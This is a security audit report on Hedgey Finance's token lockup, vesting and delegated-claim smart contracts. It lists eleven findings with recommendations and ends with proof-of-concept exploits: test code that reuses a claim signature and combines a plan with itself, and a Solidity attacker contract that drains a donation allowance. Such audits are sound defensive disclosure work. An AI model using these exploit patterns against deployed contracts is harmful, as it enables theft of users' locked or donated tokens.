⩗⩗⩗ RESONANCE

Hedgey.

Hedgey Finance
Lockup And Delegated
Claims Smart
Contracts Audit Report

Document Control

Audit_Report_HDGY-LKP_FINAL_20

May 30, 2024	v0.1	João Simões: Initial draft
May 30, 2024	v0.2	João Simões: Added findings
Jun 3, 2024	v1.0	Charles Dray: Approved
Jun 17, 2024	v1.1	João Simões: Reviewed findings
Jun 20, 2024	v2.0	Charles Dray: Published

Points of Contact	Alex Michelsen	Hedgey Finance	alex@hedgey.finance
	Charles Dray	Resonance	charles@resonance.security
Testing Team	Michał Bazyli	Resonance	michal.bazyli@resonance.security
	Ilan Abitbol	Resonance	ilan.abitbol@resonance.security
	João Simões	Resonance	joao.simoes@resonance.security
	Michal Bajor	Resonance	michal.bajor@resonance.security

Copyright and Disclaimer

Contents

Executive Summary

Hedgey Finance contracted the services of Resonance to conduct a comprehensive security audit of their smart contracts between May 13, 2024 and June 3, 2024. The primary objective of the assessment was to identify any potential security vulnerabilities and ensure the correct functioning of smart contract operations.

During the engagement, Resonance allocated 3 engineers to perform the security review. The engineers, including an accomplished professional with extensive proficiency in blockchain and smart-contract security, encompassing specialized skills in advanced penetration testing, and in-depth knowledge of multiple blockchain protocols, devoted 15 days to the project. The project's test targets, overview, and coverage details are available throughout the next sections of the report.

The ultimate goal of the audit was to provide Hedgey Finance with a detailed summary of the findings, including any identified vulnerabilities, and recommendations to mitigate any discovered risks. The results of the audit are presented in detail further below.

System Overview

Hedgey Finance is an on-chain token infrastructure solution. It provides token vesting, lockups, grants and distributions services for investors, community and teams working on projects. It aims at democratizing access to these tools for companies regardless of their size or stage of development. The core set of tools created by Hedgey combine on-chain token streams and periodic release schedules along with administrative controls like revocability or optional governance rights.

Hedgey Finance's solutions are on-chain, meaning that they are governed by smart contracts implementing, among others, Token Vesting, Investor Lockups, Grant Payouts and Token Distribution. Most EVM-based networks are supported, with prime examples being Ethereum, Arbitrum, Optimism, Polygon and Avalanche.

Repository Coverage and Quality

Code	Tests	Documentation
8 / 10	8 / 10	9 / 10

Resonance's testing team has assessed the Code, Tests, and Documentation coverage and quality of the system and achieved the following results:

- The code follows development best practices and makes use of known patterns, standard libraries, and language guides. It is easily readable and uses the latest stable version of relevant components. Overall, **code quality is good**.

- Unit and integration tests are included. The tests cover both technical and functional requirements. Code coverage is 97%. Overall, **tests coverage and quality is good**.

- The documentation includes the specification of the system, technical details for the code, relevant explanations of workflows and interactions. Overall, **documentation coverage and quality is excellent**.

Target

The objective of this project is to conduct a comprehensive review and security analysis of the smart contracts that are contained within the specified repository.

The following items are included as targets of the security assessment:

- Repository: `hedgey-finance/Locked_VestingTokenPlans/contracts`

- Hash: 7e178923bca6244161b71969c60d6936b95f1956

- Repository: `hedgey-finance/DelegatedTokenClaims/contracts`

- Hash: ea31a1216dcd7e8106f0df4703e5c5d6cc109664

The following items are excluded:

- External and standard libraries

- Files pertaining to the deployment process

- Financial related attacks

Methodology

In the context of security audits, Resonance's primary objective is to portray the workflow of a real-world cyber attack against an entity or organization, and document in a report the findings, vulnerabilities, and techniques used by malicious actors. While several approaches can be taken into consideration during the assessment, Resonance's core value comes from the ability to correlate automated and manual analysis of system components and reach a comprehensive understanding and awareness with the customer on security-related issues.

Resonance implements several and extensive verifications based off industry's standards, such as, identification and exploitation of security vulnerabilities both public and proprietary, static and dynamic testing of relevant workflows, adherence and knowledge of security best practices, assurance of system specifications and requirements, and more. Resonance's approach is therefore consistent, credible and essential, for customers to maintain a low degree of risk exposure.

Ultimately, product owners are able to analyze the audit from the perspective of a malicious actor and distinguish where, how, and why security gaps exist in their assets, and mitigate them in a timely fashion.

Source Code Review - Solidity EVM

During source code reviews for Web3 assets, Resonance includes a specific methodology that better attempts to effectively test the system in check:

1. Review specifications, documentation, and functionalities

2. Assert functionalities work as intended and specified

3. Deploy system in test environment and execute deployment processes and tests

4. Perform automated code review with public and proprietary tools

5. Perform manual code review with several experienced engineers

6. Attempt to discover and exploit security-related findings

7. Examine code quality and adherence to development and security best practices

8. Specify concise recommendations and action items

9. Revise mitigating efforts and validate the security of the system

Additionally and specifically for Solidity EVM audits, the following attack scenarios and tests are recreated by Resonance to guarantee the most thorough coverage of the codebase:

- Reentrancy attacks

- Frontrunning attacks

- Unsafe external calls

- Unsafe third party integrations

- Denial of service

- Access control issues

- Inaccurate business logic implementations

- Incorrect gas usage

- Arithmetic issues

- Unsafe callbacks

- Timestamp dependence

- Mishandled panics, errors and exceptions

Severity Rating

Security findings identified by Resonance are rated based on a Severity Rating which is, in turn, calculated off the **impact** and **likelihood** of a related security incident taking place. This rating provides a way to capture the principal characteristics of a finding in these two categories and produce a score reflecting its severity. The score can then be translated into a qualitative representation to help customers properly assess and prioritize their vulnerability management processes.

The **impact** of a finding can be categorized in the following levels:

1. Weak - Inconsequential or minimal damage or loss

2. Medium - Temporary or partial damage or loss

3. Strong - Significant or unrecoverable damage or loss

The **likelihood** of a finding can be categorized in the following levels:

1. Unlikely - Requires substantial knowledge or effort or uncontrollable conditions

2. Likely - Requires technical knowledge or no special conditions

3. Very Likely - Requires trivial knowledge or effort or no conditions

Likelihood

	Very Likely	Likely	Unlikely
Strong	Critical	High	Medium
Medium	High	Medium	Low
Weak	Medium	Low	Info

(Impact on vertical axis)

Repository Coverage and Quality Rating

The assessment of Code, Tests, and Documentation coverage and quality is one of many goals of Resonance to maintain a high-level of accountability and excellence in building the Web3 industry. In Resonance it is believed to be paramount that builders start off with a good supporting base, not only development-wise, but also with the different security aspects in mind. A product, well thought out and built right from the start, is inherently a more secure product, and has the potential to be a game-changer for Web3's new generation of blockchains, smart contracts, and dApps.

Accordingly, Resonance implements the evaluation of the code, the tests, and the documentation on a score **from 1 to 10** (1 being the lowest and 10 being the highest) to assess their quality and coverage. In more detail:

- Code should follow development best practices, including usage of known patterns, standard libraries, and language guides. It should be easily readable throughout its structure, completed with relevant comments, and make use of the latest stable version components, which most of the times are naturally more secure.

- Tests should always be included to assess both technical and functional requirements of the system. Unit testing alone does not provide sufficient knowledge about the correct functioning of the code. Integration tests are often where most security issues are found, and should always be included. Furthermore, the tests should cover the entirety of the codebase, making sure no line of code is left unchecked.

- Documentation should provide sufficient knowledge for the users of the system. It is useful for developers and power-users to understand the technical and specification details behind each section of the code, as well as, regular users who need to discern the different functional workflows to interact with the system.

Findings

During the security audit, several findings were identified to possess a certain degree of security-related weaknesses. These findings, represented by unique IDs, are detailed in this section with relevant information including Severity, Category, Status, Code Section, Description, and Recommendation. Further extensive information may be included in corresponding appendices should it be required.

An overview of all the identified findings is outlined in the table below, where they are sorted by Severity and include a **Remediation Priority** metric asserted by Resonance's Testing Team. This metric characterizes findings as follows:

"Quick Win" Requires little work for a high impact on risk reduction.

"Standard Fix" Requires an average amount of work to fully reduce the risk.

"Heavy Project" Requires extensive work for a low impact on risk reduction.

RES-01	Insufficient Signature Validation Leads To Possibility Of Claiming From Arbitrary Campaigns		Acknowledged
RES-02	Possibility Of Combining The Same Plan		Resolved
RES-03	Missing Zero Address Validation Of vestingAdmin		Acknowledged
RES-04	Missing Zero Address Validation Of donationCollector And _tokenLockers		Acknowledged
RES-05	Missing Validation Of donation.tokenLocker		Acknowledged
RES-06	Malicious vestingAdmin May Transfer Plan To Arbitrary Wallet		Acknowledged
RES-07	Redundant Validation Of tokenLockup		Acknowledged
RES-08	Unnecessary Usage Of Variable valid		Acknowledged
RES-09	Missing Zero Value Validation Of planId		Acknowledged
RES-10	Redundant Code Throughout The Protocol		Acknowledged
RES-11	Redundant Validation Of token		Acknowledged

Insufficient Signature Validation Leads To Possibility Of Claiming From Arbitrary Campaigns

Medium **RES-HDGY-LKP01** Business Logic **Acknowledged**

Code Section

- `contracts/DelegatedClaimCampaigns.sol#L294-L311`

Description

The function `claimMultipleWithSig()` is used by paymasters to claim tokens from multiple campaigns on behalf of a claimer. It uses a signature verification mechanism to control the access to this function and the ability to claim the claimer's tokens.

The signature provided as an input parameter to this function includes several variables necessary to prevent signature attacks, e.g. signature replay, however, it does not do so effectively. When attempting to claim from multiple campaigns, the paymaster needs to provide a signature that, along with other variables, will verify the id and amount of tokens of the first campaign as well as the number of campaigns to claim. Solely relying on these variables opens up the possibility for the paymaster to claim unintended campaigns.

As an example of a proof of concept:

1. Claimer can claim from 4 campaigns;

2. Claimer provides a proper signature to the paymaster to claim on his behalf for only 3 of the campaigns, specifically campaigns 1, 2, and 3.

3. Paymaster uses the same signature to claim from campaigns 1, 2, and 4.

The scenario identified previously is possible due to the fact that the first campaign matches what the claimer intended, and the number of claimed campaigns also matches. However, it does not match the intended campaigns that were meant to be claimed on behalf of the claimer.

Recommendation

It is recommended to revise the signature verification mechanisms to either include a hash of all the campaign ids, amounts and lengths, or include individual signatures for each of the campaigns to be claimed.

Status

The issue was acknowledged by Hedgey's team. The development team stated "We acknowledge the issue but given the complexity and gas costs to resolve, and the fact that we do not see this issue ever arising in real life, we have chosen to leave the signature as is.".

Possibility Of Combining The Same Plan

Medium   **RES-HDGY-LKP02**   Business Logic   **Resolved**

Code Section

- contracts/LockupPlans/TokenLockupPlans.sol#L299-L344

- contracts/LockupPlans/VotingTokenLockupPlans.sol#L330-L444

Description

The function `_combinePlans()` allows users to combine segmented plans back into a single plan. This function essentially performs the reverse operations of the function `_segmentPlan()`, where several validations and calculations are made and bot plans are merged into the plan identified by `planId0`. After the merge occurs, the plan identified by `planId1` is deleted.

There is an edge-case within this function that allows both `planId0` and `planId1` to be the same id, due to the lack of the necessary validation. This may happen purposefully or by mistake. However, when this scenario occurs, since `planId0` and `planId1` are the same, the plan will be deleted and all locked tokens will be lost.

Recommendation

It is recommended to implement a validation to check if the `plaId0` is the same as the `planId1`.

Status

The issue has been fixed in c007790e4717653a686cc3d479f25e18bb744490.

Missing Zero Address Validation Of vestingAdmin

Code Section

- 'contracts/VestingPlans/TokenVestingPlans.sol#L55
- 'contracts/VestingPlans/TokenVestingPlans.sol#L136
- 'contracts/VestingPlans/VotingTokenVestingPlans.sol#L63
- 'contracts/VestingPlans/VotingTokenVestingPlans.sol#L144

Description

The `createPlan` functions in `contracts/VestingPlans/TokenVestingPlans.sol` and `contracts/VestingPlans/VotingTokenVestingPlans.sol` do not validate `vestingAdmin` arguments, so callers can accidentally set important state variables to the zero address.

This fact allows for plans to be created without the capability of being revoked.

Recommendation

It is recommended to perform a validation against the Zero Address to ensure future usage of the relevant variables are both handled properly during external calls, and do not result in unintended behavior within the protocol.

Status

> The issue was acknowledged by Hedgey's team. The development team stated "Intentional logic to allow a vesting admin to effectively convert it to a lockup by setting their address to the 0x0 address.".

Missing Zero Address Validation Of donationCollector And _tokenLockers

Code Section

- contracts/Periphery/ClaimCampaigns.sol#L105-L110

- contracts/Periphery/ClaimCampaigns.sol#L114-L117

- contracts/DelegatedClaimCampaigns.sol#L131-L135

Description

The function `changeDonationcollector()` and the `constructor()` do not validate the variables `donationCollector` and `_tokenLockers` against the Zero Address, allowing for undefined behavior within the protocol, and drainage of donation tokens.

Recommendation

It is recommended to perform a validation against the Zero Address to ensure future usage of the relevant variables are both handled properly during external calls, and do not result in undefined behavior within the protocol.

Status

The issue was acknowledged by Hedgey's team. The development team stated "This contract is deprecated. No need for fixing contract no longer in use.".

Missing Validation Of donation.tokenLocker

RES-HDGY-LKP05　　　　　　　　Data Validation　　　　　　　　**Acknowledged**

Code Section

- contracts/Periphery/ClaimCampaigns.sol#L124-L156

- contracts/Periphery/ClaimCampaigns.sol#L165-L201

Description

The functions `createUnlockedCampaign()` and `createLockedCampaign()` do not perform the necessary validations on the variable `donation.tokenLocker` to ensure that a malicious address cannot be provided as input. The address pointed by this variable can be arbitrarily chosen by a malicious actor, and its allowance of the campaign token will be increased illegitimately.

As an example of a proof of concept:

1. Malicious actor creates contract to interact and exploit the `ClaimCampaigns` smart contract.

2. Malicious actor creates a campaign providing donation tokens to be collected by the `donationCollector`. The variable `donation.tokenLocker` is set to the malicious contract created previously.

3. The event `TokensDonated()` is emitted with a legitimate `donationCollector`.

4. Since the malicious actor's allowance was increased by `donation.amount`, they can withdraw the donation back to themselves.

5. Since the malicious actor also set themselves as the `campaign.manager`, they can cancel the campaign and reclaim the `campaign.amount`.

The scenario identified above can be used to illegitimately force the emission of the `TokensDonated()` event that can be wrongfully ingested by other on-chain or off-chain components.

Recommendation

It is recommended to validate the variable `donation.tokenLocker` against a whitelist of legitimate `tockenLocker` addresses to prevent the wrongful emission of events.

Status

The issue was acknowledged by Hedgey's team. The development team stated "This contract is deprecated. No need for fixing contract no longer in use.".

Malicious vestingAdmin May Transfer Plan To Arbitrary Wallet

RES-HDGY-LKP06 Data Validation **Acknowledged**

Code Section

- `contracts/VestingPlans/TokenVestingPlans.sol#L301-307`

- `contracts/VestingPlans/TokenVestingPlans.sol#L343-349`

Description

The function `transferFrom()` is used by a `vestingAdmin` of a plan to transfer an NFT on behalf of its holder. The success of the execution of this function is determined by the toggle variable `adminTransferOBO` than can only be set by the holder of the NFT. As such, a `vestingAdmin` is hindered from acting rogue and transferring NFTs at will.

However, a malicious or a compromised `vestingAdmin` that already has the transfer capability enabled may still transfer the plan to an arbitrary address, e.g. an address controlled by the malicious `vestingAdmin`.

Recommendation

It is recommended to implement a variable similar to `adminTransferOBO`, and controllable by the holder of the NFT, to ensure the plan is transferred to a previously set and known address.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Understood, but intentional business logic.".

Redundant Validation Of tokenLockup

RES-HDGY-LKP07   Gas Optimization   **Acknowledged**

Code Section

- `contracts/DelegatedClaimCampaigns.sol#L444`

Description

The function `_claimUnlockedTokens()` performs the same validation twice on the same variable `campaign.tokenLockup` as the functions who call it. The first time always occurs within if conditions, and the second time occurs on `_claimUnlockedTokens()`.

Recommendation

It is recommended to remove unnecessary or redundant code in order to save on gas fees and to make the code more readable.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Acknowledged but will leave for peace of mind.".

Unnecessary Usage Of Variable valid

RES-HDGY-LKP08   Code Quality   **Acknowledged**

Code Section

- `contracts/libraries/TimelockLibrary.sol#L30`

Description

The function `validateEnd()` defines an output bool variable `valid` that identifies whether the execution of this function was successful. The usage of this variable is unnecessary since it is always set to true or the entire transaction reverts through the require statements.

Recommendation

It is recommended to remove the definition and usage of the variable `valid` to optimize gas and improve code readability.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Understood, leaving it for personal code structure to follow along with the logic.".

Missing Zero Value Validation Of planId

RES-HDGY-LKP09   Data Validation   **Acknowledged**

Code Section

- contracts/sharedContracts/LockupStorage.sol#L87

- contracts/sharedContracts/LockupStorage.sol#L102

- contracts/sharedContracts/VestingStorage.sol#L72

- contracts/sharedContracts/VestingStorage.sol#L87

Description

The functions `planBalanceOf()` and `planEnd()` do not validate the variable `planId` against the Zero Value, allowing for incorrect information to be presented by the protocol. Even though a `planId` of `0` would most likely be invalid, the protocol can still confirm it exists even when it does not. Also it allows for divisions by `0` to occur.

Recommendation

It is recommended to perform a validation against the Zero Value to ensure all interactions with the variable return proper and successful results, with relevant error messages otherwise.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Understood but no risks, no reason to add from our perspective.".

Redundant Code Throughout The Protocol

RES-HDGY-LKP10   Gas Optimization   **Acknowledged**

Code Section

Not specified.

Description

It was observed that throughout the protocol there are multiple instances of redundant code on several accounts:

- Duplicated functions, e.g `planBalanceOf()` and `planEnd()`;

- Similar functions with slight differences do not reuse code, e.g. `createUnlockedCampaign()` and `createLockedCampaign()`;

- Similar contracts with slight differences do not use inheritance, e.g. `TokenLockupPlans`, `VotingTokenLockupPlans`, `TokenVestingPlans` and `VotingTokenVestingPlans`;

These design patterns increase code complexity and do not maximize transaction gas and storage efficiency on the blockchain.

Recommendation

It is recommended to revise code reusability development patterns throughout the protocol, not only to improve readability, but also to maximize gas and storage efficiency on the blockchain.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Understood, could be refactored but leaving it as is.".

Redundant Validation Of token

RES-HDGY-LKP11   Gas Optimization   **Acknowledged**

Code Section

- contracts/Periphery/BatchPlanner.sol#L47

Description

The function `batchLockingPlans()` performs the same Zero Address validation on the variable `token` already provided by other functions such as `transferTokens()`, `safeIncreaseAllowance()`, and `createPlan()`.

Recommendation

It is recommended to remove unnecessary or redundant code in order to save on gas fees and to make the code more readable.

Status

The issue was acknowledged by Hedgey's team. The development team stated "Understood but leaving it for peace of mind.".

Proof of Concepts

RES-01 Insufficient Signature Validation Leads To Possibility Of Claiming From Arbitrary Campaigns

multiClaimTests.js (added lines):

```
it('user e is able to claim from all 4 campaigns with signature', async () => {
    let proof = getProof('./test/trees/tree.json', e.address);
    let nonce = await claimContract.nonces(e.address);
    let expiry = BigInt(await time.latest()) + BigInt(60 * 60 * 24 * 7);
    let signatureValues = {
      campaignId: firstId,
      claimer: e.address,
      claimAmount: claimE,
      nonce,
      expiry,
      numberOfClaims: 3, // switched to 3
    };
    let claimSignature = await getSignature(e, claimDomain, C.multiClaimType,
    ↪   signatureValues);
    let claimSig = {
      nonce,
      expiry,
      v: claimSignature.v,
      r: claimSignature.r,
      s: claimSignature.s,
    };
    let tx = await claimContract
      .connect(a)
      .claimMultipleWithSig(
        [firstId, secondId, /*thirdId,*/ fourthId], // switch to any 3 campaigns
        ↪   but must include first
        [proof, /*proof,*/ proof, proof],
        e.address,
        [claimE, /*claimE,*/ claimE, claimE],
        claimSig
      );
    // commented everything after this
});
```

RES-02 Possibility Of Combining The Same Plan

segmentTests.js (added lines):

```
it(`mints a plan and creates a segment`, async () => {
  ...
});

it(`combine same plan - exploit1`, async () => {
```

```
  expect(await hedgey.balanceOf(a.address)).to.eq(2);
  await hedgey.connect(a).combinePlans('1', '1');
  // Next line will revert because plan1 will be burned
  expect(await hedgey.ownerOf('1')).to.eq(a.address);
});

it('Recombines the two segmented plans', async () => {
  ...
}
```

RES-05 Missing Validation Of donation.tokenLocker

claimTests.js (added lines):

```
it(`Deploys the contracts and creates a merkle tree, uploads the root to the
↪  claimer`, async () => {
  ...

  // Attack Start
  const uuid2 = uuidv4();
  id = uuidParse(uuid2);
  values = [];
  let claimable = C.E18_1.mul(10);
  values.push([attacker.address, claimable]);
  const root2 = createTree(values, ['address', 'uint256']);

  campaign = {
    manager: attacker.address,
    token: token.address,
    amount: claimable,
    end,
    tokenLockup: 0,
    root: root2,
  };
  donation = {
    tokenLocker: attacker.address,
    amount: claimable,
    rate: 0,
    start: C.MONTH.add(now),
    cliff: 0,
    period: 0,
  };

  let tx2 = await claimer.createUnlockedCampaign(id, campaign, donation);
  expect(await
  ↪  token.balanceOf(claimer.address)).to.equal(amount.add(claimable.mul(2)));

  tx = await attacker.setParameters(token.address, claimer.address);
  tx = await attacker.reclaimDonationExploit();
  expect(await token.balanceOf(claimer.address)).to.equal(amount.add(claimable));

  tx = await attacker.cancelCampaignExploit(id);
```

```javascript
    expect(await token.balanceOf(claimer.address)).to.equal(amount);

    expect(tx2).to.emit('TokensDonated').withArgs(
      id,
      ethers.constants.AddressZero,
      token.address,
      claimable,
      attacker.address
    );
    // Attack End
  });
```

ClaimAttacker.sol:

```solidity
// SPDX-License-Identifier: MIT

pragma solidity 0.8.19;

import '@openzeppelin/contracts/token/ERC20/IERC20.sol';
import './Periphery/ClaimCampaigns.sol';

contract ClaimAttacker {
    IERC20 donationToken;
    ClaimCampaigns claimCampaignsContract;

    constructor() {}

    function cancelCampaignExploit(bytes16 campaignId) public {
        claimCampaignsContract.cancelCampaign(campaignId);
    }

    function createPlan(
        address recipient,
        address token,
        uint256 amount,
        uint256 start,
        uint256 cliff,
        uint256 rate,
        uint256 period
    ) public {}

    function reclaimDonationExploit() public {
        uint256 allowance = donationToken.allowance(address(claimCampaignsContract),
    ↪   address(this));
        donationToken.transferFrom(address(claimCampaignsContract), address(this),
    ↪   allowance);
    }

    function setParameters(address _donationToken, address _claimCampaignsContract)
    ↪   public {
        donationToken = IERC20(_donationToken);
        claimCampaignsContract = ClaimCampaigns(_claimCampaignsContract);
```

```
    }
}
```